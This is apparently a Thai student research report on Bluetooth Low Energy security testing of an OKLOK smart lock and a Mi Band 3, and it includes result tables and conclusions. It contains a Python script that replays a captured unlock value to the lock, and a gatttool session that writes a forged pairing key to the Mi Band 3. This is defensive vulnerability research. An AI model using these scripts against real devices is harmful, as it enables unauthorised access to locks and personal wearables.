
3.5.1.2 Test for replay attacks

1) ทำการวิศวกรรมผันกลับและตรวจสอบระบบการส่งข้อมูลของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ จะเห็นว่าในการส่งค่าเพื่อไปปลดล็อคนั้น จะส่งไปทาง uuid เลข 0x36f5





**ภาพที่ 3.10** ตรวจสอบข้อมูลของระบบ OKLOK Smart Lock โดยการวิศวกรรมผันกลับ

2) นำผลจาก HCI Snoop logs มาค้นหาการส่งข้อมูลผ่านทาง uuid ที่ 0x36f5 จะเห็นการส่งข้อมูลดังต่อรูปต่อไปนี้





**ภาพที่ 3.11** การส่งข้อมูลการปลดล็อคอุปกรณ์


3) ทำการตรวจสอบการส่งค่าปลดล็อคกอุปกรณ์หลายๆครั้ง




**ภาพที่ 3.12** การส่งการปลดล็อคครั้งแรก




**ภาพที่ 3.13** การส่งการปลดล็อคครั้งที่สอง




**ภาพที่ 3.14** การส่งการปลดล็อคครั้งที่สาม

จะเห็นว่าค่าในครั้งแรกที่ส่งไปนั้นเป็นค่า “af1f208a221e0798e5a4d86f63b1ff06” ครั้งที่สองที่ส่งไปนั้นเป็นค่า “e734a5f027c8027a8e29f5863593932a” ส่วนการส่งไปครั้งที่สามเป็นค่า “9ca0ce7fa37c0c2890a90de352af78cb” ซึ่งแสดงว่ามีการเปลี่ยนค่าที่ส่งไปเรื่อยๆ

4) ทำการเขียนโค้ดเพื่อเชื่อมต่อกับอุปกรณ์และส่งค่าเพื่อไปปลดล็อคโดยค่าที่เลือกมาใช้เป็นค่าล่าสุดที่ทำการเก็บข้อมูลมาได้

```python
from bluepy.btle import Scanner
from bluepy.btle import Peripheral, ADDR_TYPE_PUBLIC
from bluepy.btle import DefaultDelegate
import binascii
import time

class MyDelegate(DefaultDelegate):
    def __init__(self):
        DefaultDelegate.__init__(self)

a = binascii.unhexlify("9ca0ce7fa37c0c2890a90de352af78cb")
scanner = Scanner()
devices = scanner.scan(5.0)
for device in devices:
    for (aatype,desc,value) in device.getScanData():
        if value == 'BlueFPL':
            global BlueFPL_addr
            BlueFPL_addr = device.addr
            print('BlueFPLy is %s'%BlueFPL_addr)


conn = Peripheral(BlueFPL_addr,ADDR_TYPE_PUBLIC)
conn.setDelegate(MyDelegate())
conn.writeCharacteristic(0x0003,a,True)
time.sleep(20)
conn.writeCharacteristic(0x0003,a,True)
conn.disconnect()
```

**ภาพที่ 3.15** โค้ดที่ใช้ในการเชื่อมต่อแล้วส่งค่าเพื่อปลดล็อค

```
/home/oit/Desktop [oit@ubuntu] [1:14]
> sudo python test.py
[sudo] password for oit:
BlueFPLy is f8:30:02:2a:1d:5c
```

**ภาพที่ 3.16** ผลจากการส่งค่าปลดล็อค


จากการส่งค่าไปจะเห็นว่าตัวอุปกรณ์นั้นสามารถเชื่อมต่อเข้าไปได้แต่ไม่เมื่อส่งข้อมูลไปอุปกรณ์จะไม่สามารถปลดล็อคอุปกรณ์ได้

3.5.1.3 Testing for weak pairing จากการตรวจสอบการส่งข้อมูลนั้น อุปกรณ์กับตัวมือถือไม่มีการส่งข้อมูลด้วย SMP ที่ใช้ในการจับคู่แบบเข้ารหัสเลย

3.5.1 Mi Band 3


3.5.2.1 Test connection encryption

ลองใช้ Application Mi fit เชื่อมต่อกับอุปกรณ์ ต่อจากนั้นตรวจสอบข้อมูลที่คุยกันของอุปกรณ์ด้วย HCI Snoop logs




**ภาพที่ 3.17** ข้อมูลการคุยของ Mi fit กับ Mi Band 3

จะเห็นได้ว่าในช่วงแรกจะมีการเชื่อมสัญญาณขอการเชื่อมต่อระหว่างตัวมือถือกับตัวอุปกรณ์ ถ้าสังเกตดูจะเห็นว่ามีการใช้การเข้ารหัสข้อมูลของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำอยู่




**ภาพที่ 3.18** ข้อมูลการแสดงการเข้ารหัสของ Mi Band 3


3.5.2.2 Test for replay attacks

1) ทำการศึกษาการเชื่อมต่อและส่งข้อมูลผ่าน HCI Snoop logs ที่เก็บข้อมูลไว้ได้

2) ทำการเขียนโค้ดในการส่งข้อมูลการโทรแบบหลอก แล้วทดลองส่งข้อมูลไปให้ตัวอุปกรณ์ Mi Band 3 จะทำให้สร้างการโทรแบบหลอกได้

3.5.2.3 Testing for weak pairing

1) จากการศึกษาการเชื่อมต่อในช่วงการจับคู่ของอุปกรณ์ Mi Band 3 พบว่า มีการส่ง key ในการเชื่อมต่อให้กับตัวของอุปกรณ์โดยที่ key จะเริ่มต้นด้วย 0x0100




**ภาพที่ 3.19** การจับคู่ระหว่างโทรศัพท์กับ Mi Band 3

2) ทำการเขียนโค้ดเพื่อเชื่อมต่อกับอุปกรณ์ Mi Band 3 โดยใช้ค่า key แบบสุ่มผลที่ได้คือสามารถเชื่อมต่อหรือทำการจับคู่กับอุปกรณ์ได้แต่ผู้ใช้อุปกรณ์ต้องกดยืนยันการเชื่อมต่อด้วย

```
> gatttool -I -b FC:C8:0F:63:C9:43 -t random
[   ][FC:C8:0F:63:C9:43][LE]> connect
[CON][FC:C8:0F:63:C9:43][LE]> char-write-cmd 0x005a 0100414141414141414141414141414141
[CON][FC:C8:0F:63:C9:43][LE]>
Notification handle = 0x005a value: 10 01 01
```


**ภาพที่ 3.20** การทดลองส่ง key แบบสุ่มและผลที่ได้

# บทที่ 4
# ผลการวิจัย

จากการตรวจสอบอุปกรณ์เป้าหมายทั้ง 2 อุปกรณ์ คือ Mi Band 3 กับ OKLOK Smart Lock ตามรายการตรวจสอบช่องโหว่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำนั้น ได้ผลสรุปดังต่อไปนี้

## 4.1 ผลการตรวจสอบ Mi Band 3 ด้วยรายการตรวจสอบช่องโหว่

จากผลการตรวจสอบพบว่า การจับคู่นั้นมีการส่ง key อย่างชัดเจนทำให้ผู้ไม่ประสงค์ดีสามารถใช้ key นั้นได้หรือทำให้การจับคู่เดิมของผู้ใช้งานนั้นหลุดออกไปได้ เมื่อเชื่อมต่อหรือจับคู่ได้แล้วยังสามารถอ่านข้อมูลต่างๆที่อุปกรณ์สามารถแสดงได้อีกด้วย

| No. | Issue Name | Result |
|---|---|---|
| 1 | Test connection encryption. | Pass |
| 2 | Testing for weak pairing. | Issue |
| 3 | Testing for replay attacks. | Issue |

**ตารางที่ 4.1** ผลการตรวจสอบช่องโหว่ Mi Band 3

## 4.2 ผลการตรวจสอบ OKLOK Smart Lock ด้วยรายการตรวจสอบช่องโหว่

จากผลการตรวจสอบพบว่าการส่งข้อมูลนั้นมีการเข้ารหัสข้อมูลเอาไว้ และค่าที่ส่งเพื่อปลดล็อคมีการเปลี่ยนแปลงตลอดเวลาซึ่งไม่สามารถทำให้ส่งค่าเดิมซ้ำเพื่อไปปลดล็อคอุปกรณ์ได้ แต่การจับคู่นั้นเป็นในรูปแบบ **Just work** ซึ่งไม่มีการป้องกันที่แน่นหนาพอจึงอาจเกิดปัญหาให้ผู้ไม่ประสงค์ดีมีช่องทางในการใช้งานได้

| No. | Issue Name | Result |
|---|---|---|
| 1 | Test connection encryption. | Pass |
| 2 | Testing for weak pairing. | Issue |
| 3 | Testing for replay attacks. | Pass |

**ตารางที่ 4.2** ผลการตรวจสอบช่องโหว่ OKLOK Smart Lock

# บทที่ 5
# สรุปผลการวิจัยและข้อเสนอแนะ

## 5.1 สรุปผลการดำเนินงาน

รายการตรวจสอบช่องโหว่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำสามารถตรวจสอบช่องโหว่ได้ระดับหนึ่ง สามารถทำให้ทราบได้ว่าช่องโหว่ของอุปกรณ์อยู่ที่ตรงไหน มีปัญหาอะไร เพื่อทำให้สามารถพัฒนาอุปกรณ์ให้มีความปลอดภัยได้สูงกว่านี้ และสามารถช่วยลดงานในการตรวจสอบช่องโหว่ลง เนื่องจากระบุไว้แล้วว่าต้องตรวจสอบอะไรบ้าง

## 5.2 ปัญหาอุปสรรคและข้อเสนอแนะ

1 ความรู้ที่ใช้มีความหลากหลายและส่วนใหญ่เป็นความรู้ที่ไม่ได้มีในห้องเรียน จึงต้องศึกษาและค้นคว้าเองเพิ่มเติมจำนวนมาก

2. ประสบการณ์ในทางสายงานนี้ยังมีอยู่น้อยจึงต้องฝึกฝนตัวเองมากกว่าที่เป็นอยู่ ทำให้งานในช่วงแรกดำเนินได้อย่างไม่รวดเร็วเท่าที่ควรจะเป็น

# บรรณานุกรม

*BLE Pairing Method.* [ออนไลน์]. สืบค้าจาก : https://www.digikey.com/eewiki/display/Wireless/A+Basic+Introduction+to+BLE+Security

*Bluetooth low energy.* [ออนไลน์]. สืบค้าจาก : http://softpowergroup.net/ble-bluetooth-low-energy/.

*Bluetooth low energy คือ.* [ออนไลน์]. สืบค้าจาก : https://th.wikipedia.org/wiki/บลูทูธพลังงานต่ำ

*Mi Band 3 spec.* [ออนไลน์]. สืบค้าจาก : https://www.whatphone.net/review/xiaomi-mi-band-3/

*Micro:bit.* [ออนไลน์]. สืบค้าจาก : https://microbit.org/

*Micro:bit คือ.* [ออนไลน์]. สืบค้าจาก : https://www.thaieasyelec.com/article-wiki/latest-blogs/getting-started-with-the-microbit.html

*Mobile AppSec Verification คือ.* [ออนไลน์]. สืบค้าจาก : https://www.thaicert.or.th/newsbite/2017-03-02-01.html

OWASP IOT top 10 2018. [ออนไลน์]. สืบค้าจาก : https://www.techtalkthai.com/owasp-top-10-internet-of-things-2018/

Sarayut Nonsiri, PhD. *Python คืออะไร* [ออนไลน์]. สืบค้าจาก : https://www.9experttraining.com/articles/python-คืออะไร

*Generic Attribute profile.* [ออนไลน์]. สืบค้าจาก : https://learn.adafruit.com/introduction-to-bluetooth-low-energy/gatt

Wichukorn Dandecha. *man in the middle attack คือ.* [ออนไลน์]. สืบค้าจาก : https://cdt.wu.ac.th/?p=6803